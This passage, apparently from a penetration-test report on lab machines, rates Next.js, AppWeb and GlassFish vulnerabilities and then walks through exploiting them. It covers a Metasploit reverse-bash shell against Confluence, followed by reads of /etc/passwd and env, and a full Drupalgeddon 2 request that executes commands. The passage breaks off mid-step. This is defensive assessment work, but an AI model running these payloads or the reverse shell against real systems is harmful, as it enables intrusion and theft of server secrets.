- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:
- https://www.sonicwall.com/blog/sonicwall-discovers-critical-apache-ofbiz-zero-day-authbiz
- https://www.zscaler.com/blogs/security-research/apache-ofbiz-authentication-bypass-vulnerability-cve-2023-51467
- https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass
- https://github.com/K3ysTr0K3R/CVE-2023-51467-EXPLOIT

Refer to Section 3.7 for details of the vulnerability, Section 5.7 for a demonstration of how this vulnerability can be exploited and to Section 6.7 for suggested steps to resolve it.

4.8. Next.js Middleware Authorization Bypass - CVE-2025-29927

a) CISA-KEV: No

b) CVSSv4.0 score: 8.8 (High)

c) Technical description: In Next.js version 15.2.2, it is possible to bypass authorization checks within a Next.js application, if the authorization check occurs in middleware. This vulnerability arises from improper handling of the **x-middleware-subrequest** header, which Next.js uses internally to prevent recursive middleware execution. An attacker can exploit this flaw by crafting HTTP requests that include this header with specific values, causing the middleware to be bypassed entirely. This allows unauthorized access to protected routes and resources within the application. If patching to a safe version is infeasible, it is recommended to prevent external user requests which contain the x-middleware-subrequest header from reaching the Next.js application. This vulnerability is fixed in version 15.2.3.

d) Relevant CWEs: CWE-285 – Improper Authorization

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N/E:P**
- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.

- **Vulnerable System Availability (VA) – None**. Successful exploitation does not impact the availability.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:

- https://www.picussecurity.com/resource/blog/cve-2025-29927-nextjs-middleware-bypass-vulnerability
- https://securitylabs.datadoghq.com/articles/nextjs-middleware-auth-bypass/

Refer to Section 3.8 for details of vulnerability, Section 5.8 for a demonstration of how this vulnerability can be exploited and to Section 6.8 for suggested steps to resolve it.

4.9. AppWeb Authentication Bypass - CVE-2018-8715

a) CISA-KEV: No

b) CVSSv4.0 score: 8.2 (High)

c) Technical description: Appweb version 7.0.3, Appweb contains a high logic flaw in the **authCondition()** function within the **http/httpLib.c file**. This flaw allows attackers to bypass authentication mechanisms, specifically the **form** and **digest** login types, by crafting malicious HTTP requests, which compromises the confidentiality, Integrity and availability of the system. The vulnerability arises from improper validation of authentication conditions, enabling unauthorized access to protected resources without valid credentials. This issue has been addressed in Appweb version 7.0.3.

d) Relevant CWEs: CWE-287: Improper Authentication

e) CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – High**. Exploitation requires specific conditions or knowledge, such as crafting specially formed HTTP requests.
- **Attack Requirements (AT) – None**. No special conditions or system states are needed.
- **Privileges Required (PR) – None**. No authentication or privilege is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. exposing all sensitive data.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely which compromises the system integrity.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems connected to the vulnerable system.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.

- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:

- https://security.paloaltonetworks.com/CVE-2018-8715
- https://www.acunetix.com/vulnerabilities/web/appweb-authentication-bypass-cve-2018-8715/
- https://app.opencve.io/cve/CVE-2018-8715

Refer to Section 3.9 for details of the vulnerability, 5.9 for a demonstration of how this vulnerability can be exploited and to Section 6.9 for suggested steps to resolve it.

4.10. GlassFish 4.1.0 Arbitrary File Read - CVE-2017-1000028

a) CISA-KEV: No

b) CVSSv4.0 score: 7.7 (High)

c) Technical Description: A high severity directory traversal vulnerability in Oracle GlassFish Server Open-Source Edition 4.1.0. which arises from improper handling of UTF-8 overlong encoding in URL decoding. Specifically, the server decodes overlong UTF-8 sequences like **%c0%ae** as the ASCII character . (dot), allowing attackers to bypass directory traversal protections. By crafting a URL with sequences such as **%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/,** an unauthenticated attacker can traverse directories and access arbitrary files on the system which comprises confidentiality. This vulnerability can be exploited remotely without authentication, posing a significant risk to affected systems.

d) Revelant CWEs: CWE-22:Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N/E:P

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special conditions or system states are needed.
- **Privileges Required (PR) – None**. No authentication or privilege is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. exposing all sensitive data.
- **Vulnerable System Integrity Metric (VI) – None**. Successful exploitation does not impact the Integrity of the vulnerable system.
- **Vulnerable System Availability (VA) – None**. Successful exploitation does not impact the availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems connected to the vulnerable system.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.
- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:

- https://www.trustwave.com/hubfs/Web/Library/Advisories_txt/A_14137_twsl2015-016.txt?fid=6904
- https://www.acunetix.com/vulnerabilities/web/glassfish-improper-limitation-of-a-pathname-to-a-restricted-directory-path-traversal-vulnerability-cve-2017-1000028/

- https://advisories.checkpoint.com/defense/advisories/public/2016/cpai-2016-0355.html/

Refer to Section 3.10 for details of the vulnerability, 5.10 for a demonstration of how this vulnerability can be exploited and to Section 6.10 for suggested steps to resolve it.

5. Exploiting Application Vulnerabilities

5.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - CVE-2021-26084

This vulnerability allows remote code execution (RCE) by injecting malicious OGNL expressions into vulnerable parameters across multiple endpoints. An exploit named **Atlassian_confluence_webwork_ognl_injection** is posted to Metasploit on 2022-06-08.

Step-1: Start Metasploit console.




Figure 1 - Metasploit console

Step-2: Search for the exploit using the CVE number - CVE-2021-26084.




Figure 2 - Search with CVE number

Step-3: Use this exploit module and set RHOSTS as the server's IP – 10.0.2.15, LHOST as attacker IP – 10.0.2.5 and payload as **cmd/unix/reverse_bash** since Confluence server probably have bash shell installed.




Figure 3 - Apply RHOSTS , LHOST and payload

Step-4: Run the exploit to exploit this vulnerability and get a bash shell session into the confluence server.




Figure 4 - Run the exploit

Step-5: Run **cat /etc/passwd** to see the users in the server.




Figure 5 - Run malicious cat command

Step-6: Running commands **whoami** and **id** have proven that we are logged in as **confluence** user in the **root** group. This gives us access to **env** command which will print sensitive information about the server in the shell window.




Figure 6 - Run commands whoami, id and env

This validates the critical nature of this vulnerability and the potential for privilege escalation or further compromise, depending on the host configuration.
Refer to sections 3.1 and 4.1 for details on this vulnerability and section 6.1 for suggested steps to resolve it.

5.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - CVE-2018-7600

This vulnerability allows remote code execution (RCE) by injecting malicious parameters into Drupal's Form API rendering process by sending a specially crafted HTTP request, which fails to properly sanitize user input.

Step-1: Intercept the request to the Drupal URL - http://10.0.2.15:8080 in Burp Suite.




Figure 1 - Intercept the request

Step-2: Send the request to Repeater module in the Burp Suite.




Figure 2 - Send to Repeater

Step-3: Modify the request in Repeater to pass the command **id** in the malformed HTTP request as follows:

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_for
mat=drupal_ajax HTTP/1.1

Host: 10.0.2.15:8080

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 103


form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#typ
e]=markup&mail[#markup]=id
```




Figure 3 - Add the malicious request

In this request, the command is passed at the end in the parameter **mail[#markup]=id**.

Step-4: Send this request and the result of the **id** command will be captured as response as below.

